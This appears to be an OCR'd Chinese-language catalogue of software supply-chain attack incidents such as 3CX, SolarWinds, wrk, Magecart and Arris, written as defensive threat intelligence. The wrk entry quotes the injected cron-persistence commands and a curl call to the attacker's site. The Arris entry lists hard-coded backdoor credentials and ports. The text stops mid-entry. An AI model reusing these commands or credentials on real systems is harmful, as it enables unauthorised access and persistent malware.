
事件名称	Lazarus 修改讯连科技的应用程序以进行供应链攻击
披露时间	2023 年 11 月
事件描述	2023 年 11 月，研究人员发现朝鲜威胁组织 Diamond Sleet (ZINC) 即 Lazarus 发起的供应链攻击，涉及由开发多媒体软件产品的软件公司讯连科技 (CyberLink Corp.) 开发的应用程序的恶意变体。该恶意文件是合法的讯连科技应用程序安装程序，已被修改为包含下载、解密和加载第二阶段有效负载的恶意代码。该文件使用向讯连科技公司颁发的有效证书进行签名，托管在讯连科技拥有的合法更新基础设施上，并包括限制执行时间窗口和逃避安全产品检测的检查。到目前为止，该恶意活动已影响多个国家/地区的 100 多台设备，包括日本、台湾、加拿大和美国。
直接威胁	远程控制计算机
影响范围	包括日本、台湾、加拿大和美国在内多个国家/地区的 100 多台设备。
参考链接	https://www.microsoft.com/en-us/security/blog/2023/11/22/diamond-sleet-supply-chain-compromise-distributes-a-modified-cyberlink-installer/

- 朝鲜 UNC4899 利用 SaaS 提供商进行有针对性的供应链攻击

事件名称	朝鲜 UNC4899 利用 SaaS 提供商进行有针对性的供应链攻击
披露时间	2023 年 7 月
事件描述	2023 年 7 月，Mandiant Consulting 应对了一起影响美国软件解决方案实体的供应链入侵事件。此次攻击受害的美国软件解决方案实体是 JumpCloud 的一个下游客户，2023 年 6 月 27 日 18:51:57 UTC，Mandiant 在该客户处发现了通过 JumpCloud 代理执行的恶意 Ruby 脚本，该脚本包含下载和执行第二阶段有效负载的指令。初始访问权是通过入侵 JumpCloud 并将恶意代码插入其命令框架获得的。 据悉，此次入侵最初源于针对 JumpCloud（用于身份和访问管理的零信任目录平台服务）的复杂鱼叉式网络钓鱼活动。JumpCloud 报告称，此次未经授权的访问影响了不到 5 名客户和不到 10 台设备。持续的分析发现了攻击媒介：将数据注入的命令框架，并证实了此次攻击极具针对性，并且仅限于特定客户。 
直接威胁	远程控制计算机
影响范围	JumpCloud 不到 5 名客户和不到 10 台设备
参考链接	https://cloud.google.com/blog/topics/threat-intelligence/north-korea-supply-chain/ https://jumpcloud.com/blog/security-update-incident-details

- X_Trader 供应链攻击：3CX 供应链攻击事件的根源

事件名称	X_Trader 供应链攻击：3CX 供应链攻击事件的根源
披露时间	2023 年 4 月
事件描述	2023 年 3 月，Mandiant Consulting 对影响 3CX 桌面应用软件的供应链入侵事件做出了响应。在此次响应中，Mandiant 发现 3CX 网络的初始入侵媒介是通过从 Trading Technologies 网站下载的恶意软件。这是 Mandiant 首次发现软件供应链攻击导致另一次软件供应链攻击。 X_Trader 供应链攻击始于 2022 年，一名员工在电脑上安装了 Trading Technologies X_TRADER 软件。尽管 X_TRADER 安装软件是从 Trading Technologies 网站下载的，但执行安装后会通过复杂的加载过程部署多阶段模块化后门 VEILEDSIGNAL 及其模块。 VEILEDSIGNAL 是一款功能齐全的恶意软件，它为威胁行为者提供了管理员级别的访问权限，并让其能够持久地访问被入侵的系统。在员工电脑首次被恶意软件 VEILEDSIGNAL 入侵后，Mandiant 评估攻击者从员

	工系统中窃取了 3CX 公司凭证的情况。 
直接威胁	远程控制计算机
影响范围	3CX ；美国和欧洲的两家能源领域关键基础设施组织；两家涉及金融交易的组织。
参考链接	https://cloud.google.com/blog/topics/threat-intelligence/3cx-software-supply-chain-compromise/ https://www.3cx.com/blog/news/mandiant-security-update2/ https://symantec-enterprise-blogs.security.com/threat-intelligence/xtrader-3cx-supply-chain

- 3CX 供应链攻击事件

事件名称	3CX 供应链攻击事件
披露时间	2023 年 3 月
事件描述	2023 年 3 月底，音视频会议软件 3CX 带有合法签名的 Windows 客户端二进制文件被多家终端安全软件标记为恶意并发出警告，由此引起 3CX 用户和安全研究人员的警觉。后来人们发现从 3CX 官网下载的新版软件本身携带恶意代码，并且 macOS 平台的客户端也存在问题。由于 3CX 软件的自动更新机制，受到影响的 Windows 和 macOS 用户数量众多。 带有恶意代码的 3CX 客户端软件运行后最终会与攻击者控制的远程服务器建立网络连接。委托调查 3CX 攻击事件的 Mandiant（被 Google 收购）发现，攻击者通过另一起供应链攻击获取了 3CX 软件的 Windows 和 macOS 构建环境的访问权限，趁机植入木马，最终通过官方发布的新版软件进行分发。多个安全厂商认为 3CX 攻击事件与 Lazarus 组织存在关联。
直接威胁	远程控制计算机
影响范围	3CX 软件的 Windows 和 macOS 平台用户，受影响的 3CX 版本 Windows 版本号：18.12.407、18.12.416，macOS 版本号：18.11.1213、18.12.402、18.12.407 和 18.12.416。
参考链接	https://mp.weixin.qq.com/s/HC4JqY7mZ5bLRj48PRj24A


	https://www.volexity.com/blog/2023/03/30/3cx-supply-chain-compromise-leads-to-iconic-incident/ https://cyble.com/blog/a-comprehensive-analysis-of-the-3cx-attack/ https://objective-see.org/blog/blog_0x73.html https://www.welivesecurity.com/2023/04/20/linux-malware-strengthens-links-lazarus-3cx-supply-chain-attack/ https://cloud.google.com/blog/topics/threat-intelligence/3cx-software-supply-chain-compromise/

- 数百家美国新闻网站在供应链攻击中推送恶意软件

事件名称	数百家美国新闻网站在供应链攻击中推送恶意软件
披露时间	2022 年 11 月
事件描述	2022 年 11 月，Proofpoint Threat Research 发现，一个网络犯罪集团入侵了一家媒体内容提供商，并在美国数百家新闻机构的网站上部署恶意软件。 这家媒体公司通过 Javascript 向其合作伙伴提供内容，攻击者将恶意代码注入新闻媒体网站加载的良性 JavaScript 文件中。恶意 JavaScript 文件用于安装 SocGholish，它会通过虚假的更新警报，将恶意软件负载伪装成以 ZIP 存档形式发送的虚假浏览器更新，从而感染访问受感染网站的用户。SocGholish 是一种“初始访问威胁”，如果成功植入，历史上它就是勒索软件的前兆。 Proofpoint 的安全研究人员表示，总共有 250 多个美国新闻机构的网站上安装了该恶意软件，其中一些是大型新闻机构。受影响的媒体机构（包括国家新闻机构）来自纽约、波士顿、芝加哥、迈阿密、华盛顿特区等地。
直接威胁	远程控制、信息窃取、勒索攻击
影响范围	总共有 250 多个美国新闻机构的网站上安装了该恶意软件
参考链接	https://www.bleepingcomputer.com/news/security/hundreds-of-us-news-sites-push-malware-in-supply-chain-attack/ https://x.com/threatinsight/status/1587865920130752515

- 折翼行动：全球第三大比特币矿机厂商遭遇供应链攻击事件

事件名称	折翼行动：全球第三大比特币矿机厂商遭遇供应链攻击事件
披露时间	2021 年 9 月
事件描述	2021 年 9 月 26 日，毒霸安全团队披露了一起疑似针对矿机厂商的供应链攻击事件。全球知名矿机品牌"翼比特"官网的矿机管理工具"EbiteMinerMini"被植入后门代码，通过多组"白利用"隐蔽装载 CobaltStrike 远控木马，随后下发键盘记录插件 keylogger 进行定向窃密。 攻击团伙从 2021 年 4 月份起就开始有针对性地进行攻击样本测试，真正的攻击行动于 6 月 10 日前后启动并迅速扩散，8 月份处于潜伏静默期，随后开始加强活跃并保持至今。通过在目标程序“EbiteMinerMini.exe”入口植入后门下载线程启动代码，联网下载"白利用"payload 和 CobaltStrike

	内存马，随后通过 stager 推送 CobaltStrike 的后阶模块键盘记录插件"keylogger.dll"。攻击团伙目的显而易见，通过键盘记录窃取分析目标矿场管理主机的账号密码等敏感信息，进一步制定更具针对性的定向攻击方案，盗取 BTC 等虚拟货币资产。其主要行为流程如下图所示： 
直接威胁	远程控制、键盘窃密、窃取虚拟货币
影响范围	2021 年 4 月到 9 月之间使用矿机管理工具"EbiteMinerMini"的矿机用户
参考链接	https://mp.weixin.qq.com/s/suQCrCGcbRL1eOaVvQquAg

- HTTP 服务压测开源工具 wrk 供应链攻击事件

事件名称	HTTP 服务压测开源工具 wrk 供应链攻击事件
披露时间	2021 年 5 月

事件描述	2021 年 5 月 31 日，腾讯披露了利用知名开源 HTTP 服务压测开源工具 wrk 进行软件源投毒的供应链。
	其官方仓库的安装指引页面被用户提交 commit 修改，添加第三方软件源引入了不可信的软件包。
	经分析，问题出在第一条命令，这是一个添加软件源的操作。通过写入 crontab 配置文件，植入后门命令。在 VT 上完全免杀。
	`/usr/bin/cp -p /usr/share/getpagespeed/license-check /usr/bin/license-check`
	`echo "0 0 * * * root /usr/bin/license-check >/dev/null 2>&1" > /etc/cron.d/license`
	`chmod 0644 /etc/cron.d/license`
	`curl -s -m 2 https://www.getpagespeed.com/ip2.php`
	植入的恶意代码主要具有以下功能
	通过 curl 请求获取指令并传递给 Bash 进行执行。
	某个功能是下载并且安装了一个名为 fsstrim 的服务，而 fsstrim 是一个挖矿木马程序。
	软件源网站上的安装包，仅能通过 yum 安装时，网站才会返回恶意程序。


直接威胁	任意命令执行，挖矿
影响范围	Github 上有近三万 Star 数量
参考链接	https://security.tencent.com/index.php/blog/msg/192

- 流行网管软件厂商 SolarWinds 遭供应链攻击事件


事件名称	流行网管软件厂商 SolarWinds 遭供应链攻击事件
披露时间	2020 年 12 月
事件描述	SolarWinds 主要从事生产销售网络和系统监测管理类的软件产品，为全球 30 万家客户服务，覆盖了政府、军事、教育等大量重要机构和超过 9 成的世界 500 强企业。 2020 年 12 月 13 日，著名网络安全公司 FireEye 发布报告称，其发现了一个名为 UNC2452（未分类的攻击团伙）的 APT 组织发起了一项全球性攻击活动。该组织通过入侵 SolarWinds 公司，篡改 SolarWinds Orion 商业软件包植入恶意代码，通过该公司的官方网站进行后门软件的分发。被植入的恶意代码包含信息收集、执行指定命令、读写删除文件等恶意功能，从而获取对受影响系统的控制。 奇安信红雨滴团队在第一时间跟进该事件，通过分析发现攻击者在生成 DGA 域名时会利用受害者所在域，红雨滴团队对其算法逆向分析后，率先公开了相关解码算法，确定了全球多个受害者。
直接威胁	用户信息搜集,远程控制
影响范围	2020 年 3 月至 2020 年 6 月之间发布的 SolarWinds®Orion®Platform（软件版本 2019.4 至 2020.2.1）被植入后门，通过对 DGA 解码发现，全球至少有上百家企业受到影响。
参考链接	https://mp.weixin.qq.com/s/ms7u5PtvU36M3aYbTo2F5A

- SignSight 行动：针对东南亚认证机构的供应链攻击

事件名称	SignSight 行动：针对东南亚认证机构的供应链攻击
披露时间	2020 年 12 月
事件描述	2020 年 12 月，安全研究人员披露了一种针对越南政府证书颁发机构（VGCA）的新供应链攻击，该攻击破坏了该机构的数字签名工具包，在受害者系统上安装了后门。 攻击者在 2020 年 7 月 23 日至 8 月 16 日之间开展了攻击行动，其中涉及两个安装程序“gca01-client-v2-x32-8.3.msi”和“gca01-client-v2-x64-8.3”.msi”（适用于 32 位和 64 位 Windows 系统），已被篡改以包含后门。用户被感染的唯一途径是在官方网站上的受损软件被手动下载并在目标系统上执行。一旦安装完毕，修改后的软件就会启动真正的 GCA 程序来掩盖漏洞，然后运行 PhantomNet 后门，伪装成一个看似无害的名为“eToken.exe”的文件。PhantomNet 后门负责收集系统信息，并通过从硬编码的命令和控制服务器(例如，命令和控制服务器)上获取的插件部署额外的恶意能力。

	
直接威胁	用户信息搜集,远程控制
影响范围	2020 年 8 月到 12 月之间在 ca.gov.vn 下载过受感染程序的用户
参考链接	https://www.welivesecurity.com/2020/12/17/operation-signsight-supply-chain-attack-southeast-asia/

- OSS 供应链攻击：针对 Github 中 JAVA 项目的定向攻击

事件名称	OSS 供应链攻击：针对 Github 中 JAVA 项目的定向攻击
披露时间	2020 年 5 月
事件描述	2020 年 3 月，GitHub 团队收到安全人员的消息称：有攻击者通过提交恶意代码至开源项目，并被其他开源项目所引用。这些存在恶意代码的开源项目被开发人员使用后，会在开发人员机器中寻找 NetBeans IDE，如果开发人员的机器中存在该 IDE，则对 NetBeans 构建的所有 JAR 文件进行感染，植入恶意软件加载器，以确保项目运行时会释放出一个远程管理工具（RAT）。 在整个攻击过程中，按照不同的功能分为多个模块：ocs.txt 主要功能是释放第二阶段的攻击载荷到被感染的系统中。octopus.dat 用于实现关键的感染功能，主要过程为：1.在系统对应目录下查找 Netbeans 项目信息，并在目录下查找项目属性文件，寻找感染目标；2.在项目属性文件中通过 openProjectsURLs 查找到目标项目路径，并通过对 nbproject/build-impl.xml 进行修改，提取资源文件下的第三阶段攻击载荷到 nbproject/cache.dat，配合前面的挂钩操作进行感染。cache.dat 则设置标记文件，防止被感染的项目重新构建。data.txt 为最终的 RAT 工具。  除此之外，A2S 还会利用当前用户名生成一个 url，并释放一个附带 url

	的 class 文件，按照与前面相同的方法设置 class 脚本自启动，之后将本机系统信息和用户名发送给服务端。 在这个 class 文件中，攻击者使用 URLClassLoader 加载 URL 并执行下载到的 class 文件的 main 方法。从这一点可以看出，攻击者有长期打算，以用户名相关信息注册不同对应域名，并为域名配置 JAVA 程序，达到在受害者系统中执行任意的 JAVA 程序，实现针对不同用户定制化攻击的目的。
直接威胁	对开源项目攻击植入恶意代码，对开发者开发的所有应用程序感染
影响范围	所有使用了在产品中引用了该 GitHub 代码的用户
参考链接	https://securitylab.github.com/research/octopus-scanner-malware-open-source-supply-chain

- phpStudy 供应链攻击

事件名称	phpStudy 供应链攻击
披露时间	2019 年 9 月
事件描述	phpStudy 软件是国内的一款免费的 PHP 调试环境的程序集成包，通过集成 Apache、PHP、MySQL、phpMyAdmin、ZendOptimizer 多款软件一次性安装，无需配置即可直接安装使用，具有 PHP 环境调试和 PHP 开发功能，在国内有着近百万 PHP 语言学习者、开发者用户。 2018 年 12 月 4 日，西湖区公安分局网警大队接报案称，某公司发现公司内有 20 余台计算机被执行危险命令，疑似远程控制抓取账号密码等计算机数据回传大量敏感信息。据专家组确认，专案组经过缜密侦查，周全布置，于 2019 年 1 月 4 日至 5 日，兵分四路，分别在海南陵水、四川成都、重庆、广东广州抓获马某、杨某、谭某、周某某等 7 名犯罪嫌疑人，现场缴获大量涉案物品，并在嫌疑人的电子设备中找到了直接的犯罪证据。据统计，截止抓获时间，犯罪嫌疑人共非法控制计算机 67 万余台，非法获取账号密码类、聊天数据类、设备码类等数据 10 万余组。 奇安信威胁情报中心对此事件命名为 phpStudyGhost，该事件可能构成 2019 年以来影响国内的最大供应链攻击事件。在对涉案存在后门的 phpStudy 版本进行分析后，并结合网上安全人员研究，发现模块 php_xmlrpc.dll 中存在执行额外代码模块，
直接威胁	用户信息搜集,远程控制
影响范围	目前，官方发通告称，被篡改的软件版本为 phpStudy2016 版本中的 php5.4 版本，鉴于 phpStudy 在国内的流行性，受影响用户可能达百万级。
参考链接	https://mp.weixin.qq.com/s/9kqvLPTwVktGmxrgyvUZZA

- 针对 StatCounter 统计平台的供应链攻击事件

事件名称	针对 StatCounter 统计平台的供应链攻击事件
披露时间	2018 年 11 月
事件描述	11 月 3 日，攻击者攻破了网络分析平台 StatCounter 的服务器，修改了位于 www.statcounter[.]com/counter/counter.js 的脚本并添加了恶意代码。StatCounter 提供网站统计分析服务，有超过 200 万个网站使用了它的服务，每月的页面浏览量超过 100 亿次。网站管理员只需在页面中引用 counter.js

	便可以使用 StatCounter 的统计服务，因此这类攻击可以影响到所有使用到该服务的站点。 攻击者在 counter.js 文件的中间位置加入了恶意代码，首先检测用户当前访问的 URL 是否包含 myaccount/withdraw/BTC。若满足条件，则向网页中添加元素以引用来自 https://www.statconuter[.]com/c.php 的脚本。c.php 目的是窃取受害用户的比特币，它向比特币转账页面注入脚本，重定义了用户点击提交按钮后的操作，把转账的目标地址自动替换为攻击者所控制的账户，从而窃取受害者的比特币资产。
直接威胁	比特币被窃取
影响范围	在 gate.io 网站进行比特币转账的用户
参考链接	https://www.welivesecurity.com/2018/11/06/supply-chain-attack-cryptocurrency-exchange-gate-io/

- Magecart：针对电子商务网站第三方库的供应链攻击事件

事件名称	Magecart 攻击组织针对信用卡信息的窃取行动
披露时间	2018 年 7 月
事件描述	自 2018 年 7 月起，RiskIQ 陆续披露了多起由 Magecart 发起的针对数字信用卡的窃取行动，受到影响的网站有 Ticketmaster、British Airways、Newegg 等，其中有两起事件与供应链攻击有关。 在针对 Ticketmaster 的攻击中，攻击者通过攻击网站所使用的第三方组件来窃取用户在支付页面中填写的信息。这类部署在第三方服务器上的组件被许多电子商务网站使用，据统计全球有 800 多个电子商务网站被影响，潜在受影响用户达百万以上。 在 2018 年 9 月开始的攻击中，Magecart 攻击了一个为购物网站提供评级插件的第三方供应商 Shopper Approved，它为上千个网站提供这类服务。不过由于攻击者只关注 URL 中有特殊关键词的页面，因此这次攻击事件影响范围有限。 2019 年 1 月，趋势科技披露了 Magecart 的一次新攻击活动，Magecart 将恶意 Payload 注入法国在线广告公司 Adverline 的第三方 JavaScript 库，目前已有 277 电子商务网站加载了恶意代码。
直接威胁	信用卡信息窃取
影响范围	上千个网站受到影响，潜在影响用户百万以上
参考链接	https://www.riskiq.com/blog/labs/magecart-ticketmaster-breach/ https://security.ticketmaster.co.uk/ https://www.riskiq.com/blog/labs/magecart-shopper-approved/ https://blog.trendmicro.com/trendlabs-security-intelligence/new-magecart-attack-delivered-through-compromised-advertising-supply-chain/

- **Xshell backdoor**

事件名称	远程终端管理工具 Xshell 被植入后门代码
披露时间	2017 年 8 月 14 日
事件描述	Xshell 是 NetSarang 公司开发的安全终端模拟软件，2017 年 7 月 18

	日发布的软件被发现有恶意后门代码，该恶意的后门代码存在于有合法签名的 nssock2.dll 模块中。 事件时间线: **2017 年 8 月 7 日** 流行远程管理工具 Xshell 系列软件的厂商 NetSarang 发布了一个更新通告，声称在卡巴斯基的配合下发现并解决了一个在 7 月 18 日的发布版本的安全问题，提醒用户升级软件，其中没有提及任何技术细节和问题的实质，而且声称没有发现漏洞被利用。 **2017 年 8 月 14 日** 奇安信威胁情报中心分析了 Xshell Build 1322 版本（此版本在国内被大量分发使用），发现并确认其中的 nssock2.dll 组件存在后门代码，恶意代码会收集主机信息往 DGA 的域名发送并存在其他更多的恶意功能代码。奇安信威胁情报中心发布了初始的分析报告，并对后续更复杂的恶意代码做进一步的挖掘分析，之后其他安全厂商也陆续确认了类似的发现。 **2017 年 8 月 15 日** 卡巴斯基发布了相关的事件说明及技术分析，与奇安信威胁情报中心的分析完全一致，事件可以比较明确地认为是基于源码层次的恶意代码植入。非正常的网络行为导致相关的恶意代码被卡巴斯基发现并报告软件厂商，在 8 月 7 日 NetSarang 发布报告时事实上已经出现了恶意代码在用户处启动执行的情况。同日 NetSarang 更新了 8 月 7 日的公告，加入了卡巴斯基的事件分析链接，标记删除了没有发现问题被利用的说法。 从后门代码的分析来看，黑客极有可能入侵了相关开发人员的电脑，在源码植入后门，导致官方版本也受到影响。并且由于 dll 文件已有官方签名，众多杀毒软件依据白名单机制没有报毒。该后门代码可导致用户远程登录的信息泄露。
直接威胁	用户计算机中插入后门，窃取用户远程登录信息
影响范围	针对开发、运维人员，目前初步估计十万级别用户受影响
参考链接	http://bobao.360.cn/learning/detail/4278.html https://securelist.com/shadowpad-in-corporate-networks/81432/

厂商后门或漏洞

软件厂商在开发过程中出于方便测试或后续技术支持的考虑可能会预留一些超级管理员账户在软件产品中，而当软件正式发布时忘记删除或故意留下这些 “后门”，导致产品发布后被攻击者利用造成巨大危害，多个厂商的家庭路由设备都曝光过此类安全事件。

而某些厂商处于国家安全的需要，可能也会为国家安全部门预留一些“接口”，方便获取用户敏感数据，比如曝光的“棱镜门”。

此外，软件产品或者供应商系统中存在的漏洞也可能被攻击者发现并趁机利用，进而访问下游客户的敏感数据和执行其他未授权操作。

- 电商组件供应链后门攻击事件

事件名称	电商组件供应链后门攻击事件

披露时间	2025 年 5 月
事件描述	攻击者通过入侵 Tigren、Magesolution（MGS）和 Meetanshi 等电商软件供应商的服务器，在 2019-2022 年间发布的 21 个流行电商组件中植入后门。这些后门通过伪造的许可证检查机制实现，存在于 License.php 或 LicenseApi.php 文件中。恶意代码利用 adminLoadLicense 函数执行可控的$licenseFile 参数，允许攻击者上传并执行任意 PHP 代码。虽然后门已存在 6 年，但实际攻击活动从 2025 年 4 月 20 日开始，估计 500-1000 家电商店铺受到影响，包括一家 400 亿美元的跨国公司。
直接威胁	服务器完全控制、任意代码执行、数据泄露、商户和客户信息被盗
影响范围	使用受影响电商组件的 500-1000 家电商店铺，包括大型跨国企业
参考链接	https://sansec.io/research/license-backdoor

- IT 服务商 BORN Group 遭遇重大供应链攻击

事件名称	IT 服务商 BORN Group 遭遇重大供应链攻击
披露时间	2024 年 7 月
事件描述	Cloudsek 调查了针对 IT 服务提供商 BORN Group 的重大供应链攻击，名为 Intelbroker 的攻击者在暴露的 Jenkins 服务器上利用 CVE-2024-23897 漏洞(LFI 漏洞)窃取了 SSH 密钥，进一步访问并转储了 BORN Group 的 GitHub 存储库，然后通过在源代码中发现的硬编码密钥和凭据来渗透其他系统。此外，攻击者还破坏了 Market 数据库，泄露了约 196,000 人的个人信息。 调查显示，此次事件的次要受害者包括 1stwave、爱尔兰银行、BTEC、Celcom、Delta Faucet、Frontier Saw Mills、Gourmet Egypt、日立、瑞士莲巧克力、雀巢、锐步、TOPCON、联合利华等品牌。而 Intelbroker 则是一个高度活跃的犯罪集团，至少自 2022 年 10 月以来一直在运营，常以暴露的 Jenkins 服务器为目标，利用漏洞在受害者网络中进行初始访问和横向移动，其动机主要为获取经济利益，专门从事数据泄露、勒索、访问经纪人(出售访问权限)等活动，常针对各个部门的知名组织，包括政府、电信、汽车和技术。此外，该组织还开发并运营了 Endurance 勒索软件，该恶意软件基于 C#编写，主要充当擦除器，能够利用随机数据覆盖文件，重命名它们，然后删除原始文件，且其源代码可在 GitHub 存储库上公开获取
直接威胁	数据泄露
影响范围	泄露了约 196,000 人的个人信息
参考链接	https://www.cloudsek.com/blog/born-group-supply-chain-breach-in-depth-analysis-of-intelbrokers-jenkins-exploitation#Indicators-of-Compromise-IoCs

- Clop 利用 MOVEit 传输漏洞 (CVE-2023-34362)窃取数据

事件名称	Clop 利用 MOVEit 传输漏洞 (CVE-2023-34362)窃取数据
披露时间	2023 年 6 月
事件描述	Progress Software 于 2023 年 5 月 31 日警告称，其 MOVEit Transfer 管理文件传输 (MFT) 软件受到严重 SQL 注入漏洞的影响，未经身份验证的攻击者可以利用该漏洞访问 MOVEit Transfer 数据库。2023 年 6 月 9 日，Progress 发布了针对第二个漏洞 CVE-2023-35036 的补丁。2023

	年 6 月 15 日，又发布了针对第三个漏洞 CVE-2023-35708 的补丁。这两个漏洞都很严重，可能使 MOVEit 平台被进一步利用。随后 Clop 在该组织的暗网上发布帖子，确认其对 MOVEit 平台的攻击负责。 据悉，许多组织都使用该程序来安全地传输数据和共享文件。与此同时，数百家商业企业（例如 BBC、壳牌、英国航空、Boots、Zellis）和政府机构（例如美国能源部、路易斯安那州机动车管理局、俄勒冈州交通部、明尼苏达州教育部、新斯科舍省政府）证实受到了此次攻击的影响。
直接威胁	数据泄露
影响范围	Cl0p 发起的 MOVEit 活动影响了近 1,000 个组织和 6000 万个人
参考链接	https://www.emsisoft.com/en/blog/44123/unpacking-the-moveit-breach-statistics-and-analysis/ https://www.securityweek.com/nearly-1000-organizations-60-million-individuals-impacted-by-moveit-hack/ https://www.securityweek.com/up-to-11-million-people-hit-by-moveit-hack-at-government-services-firm-maximus/

- Realtek SDK 漏洞攻击凸显物联网供应链威胁

事件名称	Realtek SDK 漏洞攻击凸显物联网供应链威胁
披露时间	2023 年 1 月
事件描述	Palo Alto Networks 的 Unit 42 团队在 2022 年 8 月至 10 月期间观察到，试图利用 Realtek Jungle SDK 中的一个已知漏洞（CVE-2021-35394）的攻击数量超过了他们监测到的总攻击数的 40%。截至 2022 年 12 月，他们共观察到了 1.34 亿次利用此漏洞的尝试，其中约 97%的攻击发生在 8 月之后。这些攻击主要试图向易受感染的 IoT 设备投递恶意软件。 由于许多物联网供应商在各种不同的产品中使用 Realtek 芯片组，CVE-2021-35394 漏洞影响了 66 个不同制造商的近 190 种设备模型。这个漏洞之所以吸引了如此多的攻击者，是因为供应链问题可能使得普通用户难以识别正在被利用的受影响产品。 Unit 42 的研究人员深入分析了从漏洞公开到 2022 年 12 月的所有攻击记录。他们发现，许多攻击尝试通过利用这个漏洞来投递恶意软件，感染易受攻击的 IoT 设备。这些攻击主要针对的是 IoT 设备和路由器，这些设备通常不被考虑在组织的网络安全态势之内，因此许多设备和组织可能仍然处于风险之中。 攻击者利用的恶意软件样本大多来自已知的恶意软件家族，如 Mirai、Gafgyt 和 Mozi。研究人员还观察到了一个新的用 Golang 开发的分布式拒绝服务（DDoS）僵尸网络，名为 RedGoBot。
直接威胁	传播僵尸网络，DDoS 攻击。
影响范围	研究人员注意到易受易受攻击的物联网网络设备至少 56 台。
参考链接	https://unit42.paloaltonetworks.com/realtek-sdk-vulnerability/ https://unit42.paloaltonetworks.com/network-security-trends-aug-oct-2022/ https://nvd.nist.gov/vuln/detail/CVE-2021-35394

- Arris 为 AT&T 家庭用户定制版调制解调器内置后门事件

事件名称	Arris 为 AT&T 家庭用户定制版调制解调器内置后门事件
披露时间	2017 年 8 月
事件描述	2017 年 8 月，安全研究人员发现知名电信设备制造商 Arris 生产的调制解调器存在 5 个安全漏洞，其中有 3 个是硬编码后门账号漏洞。攻击者利用三个后门账号均可控制设备，提升至 ROOT 权限、安装新固件，乃至于架设僵尸网络等。 以下为 Nomotion 发现漏洞的大致细节： **后门#1** 调制解调器默认启用 SSH 并允许互联网连接，攻击者使用内置的默认账号密码“remotessh/5SaP9I26”访问，可以直接获得 ROOT 权限，执行任意操作。 **后门#2** Arris 调制解调器有个内置 Web 服务器，攻击者通过 49955 端口使用“tech/空”账号密码即可访问后台管理面板。 **命令注入** 该 Web 服务器还容易受到命令注入漏洞攻击，攻击者可以在 Web 服务器环境拿到 Shell 权限。 **后门#3** 攻击者可以使用账号密码“bdctest/bdctest”账号密码在 61001 端口访问设备，前提是需要知道设备的序列号。 防火墙绕过 攻击者在 49152 端口发送特定的 HTTP 请求，可绕过调试解调器内置防火墙并打开 TCP 代理连接，并继续利用之前的四个漏洞。 有问题的调制解调器型号为 Arris NVG589、Arris NVG599，主要在美国宽带运营商 AT&T 的网络里使用，但在 Arris 官网找不到信息（停产产品？）。Nomotion 研究人员推测，它们可能是专为 AT&T 家庭用户定制的入网设备。
直接威胁	可被攻击者直接登录获得 root 权限
影响范围	研究人员认为目前在线的易受漏洞攻击调制解调器至少有 22 万台
参考链接	http://mp.weixin.qq.com/s/QmNd9J84q7ZuWyrihUZBTg

- **惠普笔记本音频驱动内置键盘记录后门事件**

事件名称	惠普笔记本音频驱动内置键盘记录后门事件
披露时间	2017 年 5 月
事件描述	2017 年 5 月，来自瑞士安全公司 Modzero 的研究人员在检查 Windows Active Domain 的基础设施时发现惠普音频驱动中存在一个内置键盘记录器监控用户的所有按键输入。 按键记录器会通过监控用户所按下的键来记录所有的按键。恶意软件和木马通常会使用这种功能来窃取用户账户信息、信用卡号、密码等私人信息。惠普计算机带有集成电路厂商 Conexant 开发的音频芯片，该厂商还会为音频芯片开发驱动即 Conexant 高清音频驱动，有助于软件跟硬件通信。根据计算机机型的不同，惠普还将一些代码嵌入由 Conexant 开发

